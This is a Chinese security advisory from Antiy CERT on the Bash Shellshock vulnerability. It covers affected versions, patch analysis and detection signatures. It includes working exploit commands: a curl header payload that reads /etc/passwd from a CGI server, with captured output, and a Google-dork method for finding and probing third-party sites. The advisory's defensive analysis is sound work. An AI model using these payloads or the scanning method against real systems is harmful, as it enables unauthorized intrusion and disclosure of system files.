破壳漏洞(CVE-2014-6271)综合分析

安天实验室安全研究与应急处理中心(安天 CERT)

首次发布时间：2014 年 9 月 25 日 10 时

本版本更新时间：2014 年 9 月 27 日 15 时 30 分

目 录

一、 威胁卡片

漏洞英文名称	Bash Shellshock
中文命名	破壳（X-CERT）
威胁响应等级	A 级
漏洞相关 CVE 编号	CVE-2014-6271
漏洞发现者	Stéphane Chazelas（法国）
漏洞发现事件	2014 年 9 月中旬
漏洞公布时间	9 月 25 日
漏洞影响对象	Linux/Unix 系统

二、 概述

2014 年 9 月 24 日 Bash 被公布存在远程代码执行漏洞，安天实验室安全研究与应急处理中心(以下简称：安天 CERT)第一时间根据信息研判，确认该漏洞可以产生严重的后果，且分布广泛，于北京时间 9 月 24 日早晨 5 时 30 分启动了 A 级风险应急响应。

安天 CERT 针对该漏洞进行了严格地分析验证，确认该漏洞会影响目前主流的 Linux 和 Mac OSX 操作系统平台，包括但不限于 Redhat、CentOS、Ubuntu、Debian、Fedora、Amazon Linux、OS X 10.10 等平台。该漏洞可以通过构造环境变量的值来执行想要执行的攻击代码脚本，漏洞会影响到与 Bash 交互的多种应用，包括 HTTP、OpenSSH、DHCP 等。根据目前的漏洞验证情况以及已经流传的 POC 情况，这个漏洞将严重影响网络基础设施的安全，包括但不限于网络设备、网络安全设备、云和大数据中心等。特别是 Bash 广泛地分布和存在于设备中，其消除过程将非常长尾，且易于利用其编写蠕虫进行自动化传播，同时也将导致僵尸网络的发展，目前已有多个境外安全机构发出了警告。

注 1：**Bash** 引自维基百科的描述为：＂Bash，Unix shell 的一种。1989 年发布第一个正式版本，原先是计划用在 GNU 操作系统上，但能运行于大多数类 Unix 系统的操作系统之上，包括 Linux 与 Mac OS X v10.4 都将它作为默认 shell。它也被移植到 Microsoft Windows 上的 Cygwin 与 MinGW，或是可以在 MS-DOS 上使用的 DJGPP 项目。在 Novell NetWare 与 Andriod 在上也有移植。＂

注 2：**A 级响应**是安天对威胁认定的最高等级，安天针对可能引发大规模网络瘫痪阻塞的蠕虫疫情和严重漏洞，以及可能大面积危害关键信息系统和基础设施安全的严重威胁将启动 A 级响应。具体响应要求为，无条件中止分析团队现有工作，立即成立分析小组，启动快速分析工作，及时通报相关 CERT 组织和管理部门；对威胁进行持续跟踪，对分析和响应相关文献，持续更新同步等。这是安天今年第二次启动 A 级响应，此前一次为心脏出血漏洞，自安天建立威胁响应分级机制以来，曾为口令蠕虫、震荡波、冲击波、SQL Slammer、魔波、熊猫烧香等事件启动 A 级响应。

三、 已知事件发布/披露情况

根据信息检索，本漏洞发现者为法国 GNU/LINUX 研究者 Stéphane Chazelas，发现时间为 2014 年 9 月中旬，而披露时间为 2014 年 9 月 24 日。

表 1 漏洞发布厂商列表

发布厂商	时间	链接
NVD	2014-09-24 2:48:04 PM	http://web.nvd.nist.gov/view/vuln/search-results?query=CVE-2014-6271&search_type=all&cves=on
Securityfocus	2014-09-24 12:00AM	http://www.securityfocus.com/bid/70103
exploit-db	2014-09-25	http://www.exploit-db.com/exploits/34765/

表 2 部分主要漏洞影响平台及版本

操作系统	版本	解决方案
Red Hat Enterprise Linux	4 (ELS)	Red Hat Enterprise Linux 4 Extended Lifecycle Support - bash-3.0-27.el4.2
	5	Red Hat Enterprise Linux 5 - bash-3.2-33.el5.1 Red Hat Enterprise Linux 5.6 Long Life - bash-3.2-24.el5_6.1 Red Hat Enterprise Linux 5.9 Extended Update Support - bash-3.2-32.el5_9.2
	6	Red Hat Enterprise Linux 6 - bash-4.1.2-15.el6_5.1 Red Hat Enterprise Linux 6.2 Advanced Update Support - bash-4.1.2-9.el6_2.1 Red Hat Enterprise Linux 6.4 Extended Update Support - bash-4.1.2-15.el6_4.1
	7	Red Hat Enterprise Linux 7 - bash-4.2.45-5.el7_0.2
CentOS	5	bash-3.2-33.el5.1
	6	bash-4.1.2-15.el6_5.1
	7	bash-4.2.45-5.el7_0.2
Ubuntu	10.04	bash 4.1-2ubuntu3.1
	12.04	bash 4.2-2ubuntu2.2
	14.04	bash 4.3-7ubuntu1.1
Fedora	19	bash-4.2.47-2.fc19
	20	bash-4.2.47-4.fc20
	21	bash-4.3.22-3.fc21
Debian	4.1-3	4.1-3+deb6u1
	4.2+dfsg-0.1	4.2+dfsg-0.1+deb7u1
	4.3-9	4.3-9.1
Amazon Linux AMI		bash-4.1.2-15.19
Mac OS X	10.10	

注：也可到 http://ftp.gnu.org/pub/gnu/bash/ 进行下载。

四、 漏洞的影响范围

安天 CERT 目前已验证在 Red Hat、 CentOS 、Ubuntu 、Fedora 、Amazon Linux 、OS X 10.10 中均拥有存在 CVE-2014-6271 漏洞的 Bash 版本，同时由于 Bash 在各主流操作系统的广泛应用，此漏洞的影响范围包括但不限于大多数应用 Bash 的 Unix、Linux、Mac OS X，而针对这些操作系统管理下的数据均存在高危威胁。漏洞的利用方式会通过与 Bash 交互的多种应用展开，包括 HTTP、OpenSSH、DHCP 等。

安天 CERT 目前抽样验证当前出厂预装的 Android 操作系统暂不支持 ENV 命令，可推测针对 Android 操作系统受到此漏洞影响的可能性较小。

五、 漏洞原理

目前的 Bash 使用的环境变量是通过函数名称来调用的，导致漏洞出问题是以“(){”开头定义的环境变量在命令 ENV 中解析成函数后，Bash 执行并未退出，而是继续解析并执行 shell 命令。而其核心的原因在于在输入的过滤中没有严格限制边界，也没有做出合法化的参数判断。

在补丁中主要进行了参数的合法性过滤，补丁程序在/builtins/evalstring.c 的 parse_and_execute 函数中进行了输入的 command 进行了合法性的边界检测，将代码注入的可能性排除。在排除中主要用到了 flags 的两次判断和 command 的一次类型匹配，为了能够 flags 判断准确，在补丁中预先定义了 SEVAL_FUNCDEF、SEVAL_ONECMD 两个标识作为判断依据。此漏洞进行的补丁更新有三处，主要进行输入的 command 进行过滤作用。

/builtins/common.h

```
#define SEVAL_FUNCDEF  0x080          /* only allow function definitions */
#define SEVAL_ONECMD   0x100          /* only allow a single command */
```

/builtins/evalstring.c


```
    if ((flags & SEVAL_FUNCDEF) && command->type != cm_function_def)
  {
    internal_warning ("%s: ignoring function definition attempt", from_file);
    should_jump_to_top_level = 0;
    last_result = last_command_exit_value = EX_BADUSAGE;
    break;
  }
```

/builtins/evalstring.c

```
  if (flags & SEVAL_ONECMD)
    break;
```

从阐述的漏洞原理可知，漏洞的根本原因存在于 Bash 的 ENV 命令实现上，因此漏洞本身是不能够直接导致远程代码执行的。如果达到远程代码执行的目的，必须要借助第三方服务程序作为媒介才能够实现，第三方服务程序也必须要满足众多条件才可以充当此媒介的角色。例如，安天 CERT 已验证第三方服务程序 apache2 便可充当此媒介，其 CGI 组件满足

远程访问并调用 Bash 的 ENV 命令进行访问数据解析功能。具体如何实现，参见下面的原理图：CVE-2014-6271 漏洞实现远程代码执行原理图。



CVE-2014-6271漏洞实现远程代码执行原理图

六、 漏洞验证方法

目前的 Bash 脚本是以通过导出环境变量的方式支持自定义函数，也可将自定义的 Bash 函数传递给子相关进程。一般函数体内的代码不会被执行，但此漏洞会错误的将“{}”花括号外的命令进行执行。安天 CERT 针对破壳漏洞进行了细致的验证，包括本地验证、远程模拟验证、远程真实验证。远程验证以提供开启 CGI 的 httpd 服务器进行测试。因为当执行 CGI 时会调用 Bash 将 Referer、host、UserAgent、header 等作为环境变量进行处理。除此之外安天 CERT 还进行了 DHCP 等的利用破壳漏洞攻击的模拟与攻击方法验证。

1. 本地验证方法

在 shell 中执行下面命令：

```
env x='() { :;}; echo Vulnerable CVE-2014-6271 ' bash -c "echo test"
```

执行命令后，如果显示 Vulnerable CVE-2014-6271，证明系统存在漏洞，可改变 echo Vulnerable CVE-2014-6271 为任意命令进行执行。

a. Linux Debian 操作系统漏洞验证如下：

```
root@cert:~# env x='() { :;}; echo Vulnerable CVE-2014-6271 ' bash -c "echo test"
Vulnerable CVE-2014-6271
test
root@cert:~# cat /etc/issue
Debian GNU/Linux 6.0 \n \l

root@cert:~# /bin/bash --version
GNU bash, version 4.1.5(1)-release (x86_64-pc-linux-gnu)
```

b. 苹果操作系统（OS X 10.10）漏洞验证如下：

```
➜ ~ env x='() { :;}; echo Vulnerable CVE-2014-6271' bash -c "echo test"
Vulnerable CVE-2014-6271
test
➜ ~ bash --version
GNU bash, version 3.2.51(1)-release (x86_64-apple-darwin14)
Copyright (C) 2007 Free Software Foundation, Inc.
```

2. 远程验证方法

a. 模拟验证方法：此方法适合进行原理验证。

1） Ubuntu 下安装及配置 apache 服务器

- 安装 apache2 服务器

  #sudo apt-get install apache2

- 配置 apache2 服务器

  配置文件位于 /etc/apache2/sites-enabled/000-default

- 用 vi 打开配置文件：

  #sudo vi /etc/apache2/sites-enabled/000-default

- 修改其中两句为：

  DocumentRoot /var/www/html

  ScriptAlias /cgi-bin/ /var/www/html/cgi-bin/

2） 编写 WEB 服务端测试文件

- 编辑服务端测试文件

  #sudo vi /var/www/html/cgi-bin/test.sh

```
#!/bin/bash
echo "Content-type: text/html"
echo ""
```

- 然后重启服务

  #sudo /etc/init.d/apache2 restart

3） 远程测试

- 测试命令如下：

```
curl -H 'x: () { :;};a=`/bin/cat /etc/passwd`;echo $a' 'http://IP 地址/cgi-bin/test.sh' -I
```

命令中可改变 a=`/bin/cat /etc/passwd`;echo $a 为任意命令进行执行。

```
root@cert:~# ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:68:29:02
          inet addr:10.255.16.64  Bcast:10.255.255.255  Mask:255.0.0.0
          inet6 addr: fe80::20c:29ff:fe68:2902/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4556817459 errors:0 dropped:1146056 overruns:0 frame:0
          TX packets:6775589552 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4830430674989 (4.3 TiB)  TX bytes:7912632226580 (7.1 TiB)

root@cert:~# curl -H 'x: () { :;};a=`/bin/cat /etc/passwd`;echo $a' 'http://10.255.16.65/cgi-bin/test.sh' -I
HTTP/1.1 200 OK
Date: Thu, 25 Sep 2014 14:26:50 GMT
Server: Apache/2.2.14 (Ubuntu)
root: x:0:0:root:/root:/bin/bash
daemon: x:1:1:daemon:/usr/sbin:/bin/sh
bin: x:2:2:bin:/bin:/bin/sh
sys: x:3:3:sys:/dev:/bin/sh
sync: x:4:65534:sync:/bin:/bin/sync
games: x:5:60:games:/usr/games:/bin/sh
man: x:6:12:man:/var/cache/man:/bin/sh
lp: x:7:7:lp:/var/spool/lpd:/bin/sh
mail: x:8:8:mail:/var/mail:/bin/sh
news: x:9:9:news:/var/spool/news:/bin/sh
uucp: x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy: x:13:13:proxy:/bin:/bin/sh
www-data: x:33:33:www-data:/var/www:/bin/sh
```

b. 真实验证方法：此方法适合互联网管理部门进行互联网普查等。

1) 以搜索引擎进行可能存在漏洞的网站检索，下面以 google 检索为例：

检索：inurl:/cgi-bin/ filetype:sh

2) 将检索到的 url 进行提取，然后替换下面的“***替换 URL***”

```
curl -H 'x: () { :;};a=`/bin/cat /etc/passwd`;echo $a' '替换 URL' -I
```

3) 如存在漏洞，便可复现模拟验证方法的结果，借此判断漏洞的范围及危害程度等；如不用搜索引擎，也可以进行字典探测方式，进行连接尝试，但这种方法会耗费大量的资料进行无用连接尝试。

七、 漏洞检测方法

您可以应用本地与远程的漏洞验证方法进行脚本、程序或 snort 规则等的编写与配置，进而进行批量的操作系统平台的检测。当进行 HTTP 检测时，可以进行 Referer、host、UserAgent、header 等的头信息字符串“() { ”或对应十六进制“\x28\x29\x20\x7b\x20”检测目前已经出现的部分攻击。

我们还在进一步进行攻击的捕获和特征的提取。

八、 漏洞可能会带来的影响

1. 此漏洞可以绕过 ForceCommand 在 sshd 中的配置，从而执行任意命令；
2. 如果 CGI 脚本用 Bash 编写，则使用 mod_cgi 或 mod_cgid 的 Apache 服务器会受到影响；
3. DHCP 客户端调用 shell 脚本来配置系统，可能存在允许任意命令执行；
4. 各种 daemon 和 SUID/privileged 的程序都可能执行 shell 脚本，通过用户设置或影响环境变量值，允许任意命令运行。

九、 针对此漏洞的建议

1. 按第六节中的漏洞验证方法进行验证判定，如确定存在漏洞，则针对第三节给出的解决方案进行版本更新。
2. 更新 Bash 源码，针对 ENV 命令实现部分，进行边界检查与参数过滤，严格界定函数定义范围，并做合法化的参数判断。

十、 写在最后的啰嗦的话

也许这个报告不会再继续更新了，因为我们在进行破壳漏洞的后续工作，注定会将精力放在漏洞的检测和评价上，对漏洞的深入分析并非安天作为一个反恶意代码与反 APT 团队的定位 。

这也是安天 CERT 今年内第二次做出 A 级响应，而此前一次是 Heart Bleed(心脏出血)。当我们回望安天 A 级响应的档案，我们看到了很多熟悉的名字：口令蠕虫、震荡波、冲击波……

而在“心脏出血”出现之前的几年时间内，正是威胁高度定向化发展的时代，安天 CERT 的工作重心转向去分析更为精致、漫长的 APT 攻击，已经有多年未启动过 A 级响应。所以当“心脏出血”到来的时候，我们显得那样慌乱。我们已经不习惯被凌晨从睡梦中叫醒，我们突然发现基础环境需要重新搭建。当时我们的感觉是，如同一群在犯罪现场小心取证、捉摸研究的侦探，突然发现全城大火，任务迅速变成全体去参与救火……而对安全分析工程师来说，只要重入火线，就可以唤醒沉睡的敏锐和血性。

安全永不止步，因为威胁永不止步。安天的分析团队负责人李柏松在访问 McAfee 时，曾被“Safe Never Sleep”的标语所感动，但他说，更令人感动的是深夜从 Avtar 酒店楼下，看到 McAfee 不熄的灯火。对于破壳漏洞，我们的工作依然显得粗浅，但相对于“心脏出血”中的慌乱，明显我们已经重新变得从容。特别是当我们再次被凌晨唤醒时，我们已经由咬牙从睡梦中爬起，变成条件反射式的起身。

安全的难以卡位，亦因为威胁的不可预期。自 2004 年，DEP、ALSR 等技术陆续引入主流系统后，基于远程一击必杀的威胁开始明显减少，而那些未公开出来的 0day 预计也被作为秘密武器谨慎使用。大规模蠕虫开始减少，不再有更多的恶意代码名称为公众所知，这给了公众一种安全的错觉，也带来了安全愿景的虚妄。对于笃定“可信+主防”就可以打造安全永动机的人们来说，往往都忘记了脚本这个令安全管理者爱恨交织的存在。

安全难以完美，更因为时间并不站在防御者这一边。无论是攻击包一击必杀的闪电战，还是威胁的长期潜伏，都是如此。HeartBleed 漏洞在代码中潜伏了 3 年之久，而破壳漏洞则可能已经存在了 10 年。在这个潜伏期内，其是幸运的在始终沉睡，还是早已成为入室利器，尚不得而知。而相关漏洞是开发者的无心之失，还是一次精心设计的代码污染，目前都难以推测了。可以想象的是，一切无法完整复盘的信息安全灾难，都注定会成为阴谋论的脚本。

安全进步缓慢，也在于人们有太多的想当然。“心脏出血”与“破壳”的漏洞都来自开源系统。而太多善良的人们自然的认定，开源的安全由无数代码维护者、审计者和用户保证。

而无论是“心脏出血”的 Open SSL，还是破壳的 Bash，尽管或者在很多开发者、编译者的系统中如白驹过隙般的编译通过，但相关漏洞均如白驹过隙，一闪而过。而对于攻击者来说，相关代码却可能得到了长时间的研究与挖掘。泛泛的比较开源与闭源孰更安全是没有意义的，我们只想再次强调，开源并不必然导致安全。

安全难以改善，更在于威胁不断泛化和继承，从 PC 时代、移动时代、穿戴设备和智能家居时代，易用性、方便性一直在飞速的发展和进步，新设备也开始拥有更高的主频，拥有更为复杂的操作系统。但既有的安全的经验与方法并未得到有效地传递和继承。而代码复用等则把类似“心脏出血”和“破壳”这样的漏洞引入更多的领域纵深，从而带来了更复杂困难的处置长尾。而未来更多异构设备间功能协同、交叉访问、数据共享，则使安全的形势更加复杂、处置更加困难、问题更难定性。

而当威胁纷至沓来的时候，我们因应接不暇而心力交瘁的时候，作为一个职业安全工作者，我们则需要提醒自己，不要迷失对安全的信心与信念，但也不要丧失对信息技术发展的期待。安全不是信息技术的全部，我们需要生活在一个快速发展、便利快乐的世界，并为之提供保障。

附录一：更新日志

发布时间	版本	更新内容
2014 年 9 月 25 日 10 时	V1.0	预警版本，进行漏洞中文命名、简要原理说明、影响平台与范围、快速解决方案，及给用户的建议等。
2014 年 9 月 25 日 12 时 50 分	V1.1	增加漏洞的本地验证、漏洞带来的影响、更新影响平台及解决方案等。
2014 年 9 月 26 日 01 时 40 分	V1.2	增加远程漏洞验证、利用漏洞进行远程代码执行原理分析、漏洞检测方法等。
2014 年 9 月 26 日 14 时 30 分	V1.3	增加漏洞远程普查方式、漏洞的补丁代码分析。
2014 年 9 月 27 日 00 时 50 分	V1.4	增加总结、修改检测部分。
2014 年 9 月 27 日 15 时 30 分	V1.5	修改总结、修改文档整体结构、增加 PDF 版本。

附录二：关于破壳漏洞命名经过

本漏洞被命名为“破壳”源自国内一个基于 SNS 的松散型 CERT 组织 X-CERT 的一次在线讨论。

根据《X-CERT 关于破壳漏洞的说明》整理：

本漏洞中文名称在 9 月 25 日下午经 X-CERT 讨论命名。具体过程如下，鉴于该漏洞可能带来的严重影响，为了便于加深公众理解，便于媒体传播，X-CERT 发起人之一杜跃进博士提出，应为此漏洞起一个中文名字。基于这一漏洞针对操作系统的 shell（壳）进行利用。基于 Bash 的“音译+意译”组合，X-CERT 成员黄晟（中油瑞飞）提出了“扒壳”的命名，获得大家称赞，但黄晟自己认为不够“信达雅”，建议继续讨论。在讨论中 X-CERT 成员肖

新光（安天）提出了“破壳”的命名，X-CERT 其他成员包括余弦（知道创宇）、赵梁（绿盟）、潘柱廷（启明星辰）、谭晓生（360）、王琦（KEEN）等表示一致支持。遂正式将该漏洞中文名称确定为“破壳”。

附录三：国内兄弟安全团队分析成果参考

[1] 知道创宇：《Bash 3.0-4.3 命令执行漏洞分析》

http://blog.knownsec.com/2014/09/bash_3-0-4-3-command-exec-analysis/

[2] 知道创宇：《破壳漏洞补丁绕过分析》

http://blog.knownsec.com/2014/09/bash_3-0-4-3-command-exec-patch-bypass-analysis/

附录四：其他参考链接

[1] 维基百科：Bash

http://zh.wikipedia.org/wiki/Bash

[2] Resolution for Bash Code Injection Vulnerability via Specially Crafted Environment Variables (CVE-2014-6271, CVE-2014-7169) in Red Hat Enterprise Linux

https://access.redhat.com/solutions/1207723

[3] [CentOS] Critical update for bash released today By Jim Perrin jperrin

http://lists.centos.org/pipermail/centos/2014-September/146099.html

[4] CVE-2014-6271 in Ubuntu (Canonical Ltd.)

http://people.canonical.com/~ubuntu-security/cve/2014/CVE-2014-6271.html

[5] oss-sec mailing list archives

http://seclists.org/oss-sec/2014/q3/650

[6] Bash specially-crafted environment variables code injection attack

https://securityblog.redhat.com/2014/09/24/bash-specially-crafted-environment-variables-code-injection-attack/

[7] Bash bug as big as Heartbleed By Robert Graham

http://blog.erratasec.com/2014/09/bash-bug-as-big-as-heartbleed.html#.VCNYnF7WgVl

[8] CVE-2014-6271 (Debian)

https://security-tracker.debian.org/tracker/CVE-2014-6271